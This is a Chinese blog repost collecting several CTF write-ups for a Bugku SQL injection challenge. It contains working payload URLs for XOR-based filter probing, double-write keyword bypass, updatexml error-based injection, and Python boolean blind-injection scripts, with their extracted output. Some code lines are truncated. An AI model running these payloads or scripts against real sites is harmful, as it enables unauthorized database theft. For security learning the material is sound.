bugku中的多次（异或注入，updatexml报错注入，union过滤和locate绕过，布尔盲注）writeup


转载

xuchen16 于 2018-09-27 16:40:01 发布 1530 收藏 1
分类专栏： ctf 文章标签： bugku 异或注入


ctf 专栏收录该内容
66 篇文章 6 订阅
订阅专栏


转载自：https://blog.csdn.net/mylyylmy/article/details/80030256

首先我们判断一下是什么注入类型




注意输入的是英文字符'，中文不会转变为%27，报错，说明是字符注入
这时候我们就要判断一下SQL网站过滤了什么内容，我们可以使用异或注入来判断哪些字符串被过滤掉了

```
http://120.24.86.145:9004/1ndex.php?id=1%27^(0)%23
```




正常运行，我们在输入

```
http://120.24.86.145:9004/1ndex.php?id=1%27^(1)%23
```



出现错误，这是因为id后面的内容首先要和^后面的内容进行异或，报错的语句是因为异或以后id变为0数据库查找不到相关的信息，产生错误，也就是括号里得到内容如果为真则会产生错误，为假则会正常运行，我们可以利用这个进行判断哪些字符被过滤掉了，输入

```
http://120.24.86.145:9004/1ndex.php?id=1%27^(length(%27union%27)%3E0)%23
```



%3E是>号，页面显示正常，这就是说length('union')>0这个语句是错误的，也就是union已经被过滤掉了。

通过以上的方法我们可以找到所有被过滤的字符 select union or and 而limit和from没有被过滤

我们构造SQL注入语句

```
http://120.24.86.145:9004/1ndex.php?id=-1%27uniunionon%20selselectect%201,2%23
```

看到了一个回显，就是在2的位置上，我们继续查找数据库名和表名

```
http://120.24.86.145:9004/1ndex.php?id=-
1%27uniunionon%20selselectect%201,database()%23
```

```
http://120.24.86.145:9004/1ndex.php?id=-1%27uniunionon%20selselectect%201,
(selecselectt%20table_name%20from%20infoorrmation_schema.tables%20where%20tak
```

```
http://120.24.86.145:9004/1ndex.php?id=-1%27uniunionon%20selselectect%201,
(selecselectt%20column_name%20from%20infoorrmation_schema.columns%20where%20t
```

```
http://120.24.86.145:9004/1ndex.php?id=-1%27uniunionon%20selselectect%201,
(selecselectt%20column_name%20from%20infoorrmation_schema.columns%20where%20t
```


得到数据库名称为web1002-1，表名为flag1,有两列，flag1，address

查询flag1得到第一个flag　usOwycTju+FTUUzXosjr


因为题目说是有两个flag所以在查询一下address

得到


点击下一关




依然是一个SQL注入的题目，这里比较坑的就是，他的字体显示的是黑色的，当我们输入'的时候




存在SQL注入，并且我们可以从回显中查看哪些被过滤掉了，注意是错误中的显示才是正确的，



输入union没有反应说明是被过滤掉了，输入双重union




发现select也被过滤掉了，



发现无法回显，只能使用脚本进行爆破

```
http://120.24.86.145:9004/Once_More.php?id=-1%27union%20select%20sleep%20or%20and%20if%20limit%23
```



发现sleep也被过滤掉了,测试之后发现substr也被过滤掉了，所以使用locate函数达到这样的效果

```
http://120.24.86.145:9004/Once_More.php?id=1'and (select locate(binary'{',(select user()),2))=2%23
```

具体的代码

```
def flag2():

flag =''

for j in xrange(1, 100):

temp = '!@$%^&*()_+=-|}{POIU YTREWQASDFGHJKL:?>
<MNBVCXZqwertyuiop[];lkjhgfdsazxcvbnm,./1234567890`~'

key = 0

for i in temp:

url = "http://120.24.86.145:9004/Once_More.php?id=1'and (select
locate(binary'"+str(i)+"',(select flag2 from
flag2),"+str(j)+"))="+str(j)+"%23"

r1 = rs.get(url)

# print url

if "Hello" in r1.text:

print str(i)+" -----"+str(j)

flag += str(i)

print "[*] : "+flag

key = 1

if key ==0:

break
```

其他的测试database和这个的类似

转载自:https://blog.csdn.net/qq_26090065/article/details/82708691

登陆后发现页面没有啥信息，但是url地址栏？**id=1** 可能存在注入

id=1后面加单引号会报错，后面加--+注释返回正常，确定存在SQL注入

?id=1'or 1=1--+ 也报错，可能存在过滤

尝试双写绕过，**?id=1'oorr 1=1--+** 返回正常

那如何检测哪些字符串被过滤了呢？新技能GET！

异或注入了解一下，**两个条件相同（同真或同假）即为假**

```
http://120.24.86.145:9004/1ndex.php?id=1'^(length('union')!=0)--+
```

如果返回页面显示正常，那就证明length('union')==0的，也就是union被过滤了

同理测试出被过滤的字符串有：and，or，union，select

都用双写来绕过，payload如下：

爆数据表 (注意：information里面也有or)

```
http://120.24.86.145:9004/1ndex.php?id=-1' ununionion seselectlect 1,group_concat(table_name) from infoorrm
```

爆字段

```
http://120.24.86.145:9004/1ndex.php?id=-1' ununionion seselectlect 1, group_concat(column_name) from infoor
```

爆数据

```
http://120.24.86.145:9004/1ndex.php?id=-1' ununionion seselectlect 1, group_concat(flag1) from flag1--+
```

usOwycTju+FTUUzXosjr

提交flag显示错误，换个字段，爆address，得出下一关地址

./Once_More.php

下一关地址

进去又是一个SQL注入

大小写绕过pass，双写绕过pass

这里利用 **updatexml()** 函数报错注入

首先了解下updatexml()函数

```
UPDATEXML (XML_document, XPath_string, new_value);
```

第一个参数：**XML_document**是String格式，为XML文档对象的名称，文中为Doc

第二个参数：**XPath_string** (Xpath格式的字符串)，如果不了解Xpath语法，可以在网上查找教程。

第三个参数：**new_value**，String格式，替换查找到的符合条件的数据

作用：改变文档中符合条件的节点的值

改变XML_document中符合XPATH_string的值

而我们的注入语句为：

```
updatexml(1,concat(0x7e,(SELECT @@version),0x7e),1)
```

其中的 concat() 函数是将其连成一个字符串，因此不会符合XPATH_string的格式，从而出现**格式错误**，爆出

```
ERROR 1105 (HY000): XPATH syntax error: ':root@localhost'
```

payload 如下

```
# 查数据表

http://120.24.86.145:9004/Once_More.php?id=1' and updatexml(1,concat('~',(select group_concat(table_name) from information_schema.tables where table_schema=database()),'~'),3) %23
```

```
# 查字段

?id=1' and updatexml(1,concat('~',(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='flag2'),'~'),3) %23
```

```
# 查数据

?id=1' and updatexml(1,concat('~',(select flag2 from flag2),'~'),3) %23
```

最后爆出 flag

采用异或注入。
在id=1后面输入 '(0)'
发现不出错，那就将0换成1=1
如果出错，那就是成功了

进入链接

测试?id=1'
报错

```
My Id =1'
Nobody!
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for th
```

我还是一样的办法测试过滤

```
union substr sleep
```

双写无法绕过，大小写无法绕过，/*！*/无法绕过。
更换函数，利用updatexml报错。

payload

```
# 查表
http://120.24.86.145:9004/Once_More.php?id=1' and updatexml(1,concat('~',(select group_concat(table_name) f
# 结果
Nobody!
XPATH syntax error: '~class,flag2~'

# 查字段
?id=1' and updatexml(1,concat('~',(select group_concat(column_name) from information_schema.columns where t
# 结果
Nobody!
XPATH syntax error: '~flag2,address~'

# 查数据
?id=1' and updatexml(1,concat('~',(select flag2 from flag2),'~'),3) %23
# 结果
Nobody!
XPATH syntax error: '~flag{Bugku-sql_6s-2i-4t-bug}~'
```

本题也可以用布尔盲注来做，毕竟有回显和明显的TF标志，因为碰巧也在学习盲注，做了一下，这里附上脚本:

```
import requests
```

```
def length_schema():
    for x in range(1,20):
        url = 'http://120.24.86.145:9004/Once_More.php?id=1%27and%20length(database())='+str(x)+'%23'
        s = requests.get(url)
        if "Hello" in s.text:
            print 'schema_length is :' + str(x)
            global a
            a = int(x)
            break

def schema_name():
    x = 0
    name = ''
    while x < a:
        x = x + 1
        temp = 'abcdefghijklmnopqrstuvwxyz0123456789!@$%^&*()_+=-|}{:?><[];,.`~'
        for i in temp:
            url = 'http://120.24.86.145:9004/Once_More.php?id=1%27and%20mid(database(),'+ str(x) +',1)=%27'
            s = requests.get(url)
            if "Hello" in s.text:
                name = name + str(i)

    print 'sechma_name is :' + name
    global schema_name
    schema_name = name

def all():
    temp = 'abcdefghijklmnopqrstuvwxyz0123456789!@$%^&*()_+=-|}{:?><[];,.`~'
    temp_data = 'abcdefghijklmnopqrstuvwxyz0123456789!@$%^&*()_+=-|}{:?><[];,.`~ABCDEFGHIJKLMNOPQRSTUVWXYZ'
    for x in xrange(0,20):
        table_name = ''
        for y in xrange(1,20):
            key = 0
            for i in temp:
                url = 'http://120.24.86.145:9004/Once_More.php?id=1%27and%20ascii(mid((select%20table_name%
                s = requests.get(url)
                if "Hello" in s.text:
                    key = 1
                    table_name = table_name + str(i)
            if key == 0:
                break
        if table_name == '':
            break
        print 'one of tables is:' + table_name
        for p in xrange(0,20):
            column_name = ''
            for q in xrange(1,20):
                key = 0
                for i in temp:
                    url_columns = 'http://120.24.86.145:9004/Once_More.php?id=1%27and%20ascii(mid((select%2
                    s = requests.get(url_columns)
                    if "Hello" in s.text:
                        key = 1
                        column_name = column_name + str(i)
                if key ==0:
                    break
            if column_name == '':
                break
            print 'a column name of '+table_name+' is '+column_name
```

```
            for y in xrange(0,10):
                data = ''
                for z in xrange(1,20):
                    key = 0
                    for i in temp_data:
                        url_data = 'http://120.24.86.145:9004/Once_More.php?id=1%27and%20ascii(mid((select%
                        s = requests.get(url_data)
                        if "Hello" in s.text:
                            data = data + str(i)
                            key = 1
                    if key == 0:
                        break
                if data == '':
                    break
                print 'one data of '+schema_name+'.'+table_name+'\'s '+column_name+' is '+data

def main():
    length_schema()
    schema_name()
    all()
if __name__ == '__main__':
    main()
```

结果

```
schema_length is :9
sechma_name is :web1002-2
one of tables is:class
a column name of class is id
one data of web1002-2.class's id is 1
one data of web1002-2.class's id is 2
one data of web1002-2.class's id is 3
one data of web1002-2.class's id is 4
one data of web1002-2.class's id is 5
one data of web1002-2.class's id is 6
one data of web1002-2.class's id is 7
a column name of class is name
one data of web1002-2.class's name is TOM
one data of web1002-2.class's name is Jack
one data of web1002-2.class's name is Mack
one data of web1002-2.class's name is Jones
one data of web1002-2.class's name is James
one data of web1002-2.class's name is Fox
one data of web1002-2.class's name is Henry
one of tables is:flag2
a column name of flag2 is flag2
one data of web1002-2.flag2's flag2 is flag{Bugku-sql_6s-2
a column name of flag2 is address
one data of web1002-2.flag2's address is .
[Finished in 1620.8s]
```

知识点

报错注入，基本的过滤和绕过，布尔盲注

进入链接

这里还是一个考注入，那就常规测试一下，加上单引号

出现报错，还是最常见的报错，那就是要%23注析掉了

然后继续测试其他的

1=2出错

1=1正常

Order by 2也正常
一切都好顺利

‘ union select 1,2%23
出现了过滤，把union过滤了
用之前的方法绕过

‘ uniunionon select 1,2%23
发现把select也吃掉了

那就测试一下看看还有那些函数被过滤了
直接在id后面输入函数就可以知道，因为有回显我们输入的数据

id=1 union select limit from and or where if sleep substr ascii
发现 union sleep substr被过滤了
那就是不能回显，substr也不能用了

我这里用了一个不常用的函数locate()
直接判断查出来的数据里面有那些字符，然后将它们按顺序排序

```
def user():
    flag =‘‘
    for j in xrange(1, 100):
        temp = ‘!@$%^&*()_+=-|}{POIU YTREWQASDFGHJKL:?><MNBVCXZqwertyuiop[];lkjhgfdsazxcvbnm,./1234567890`~
        key = 0
        for i in temp:
            url = "http://120.24.86.145:9004/Once_More.php?id=1‘and (select locate(binary‘"+str(i)+"‘,(sele
            r1 = rs.get(url)
            # print url
            if "Hello" in r1.text:
                print str(i)+" -----"+str(j)
                flag += str(i)
                key = 1
        if key ==0:
            print "[*] : " + flag
            break
```

完整代码在我的GitHub里面有

GitHub

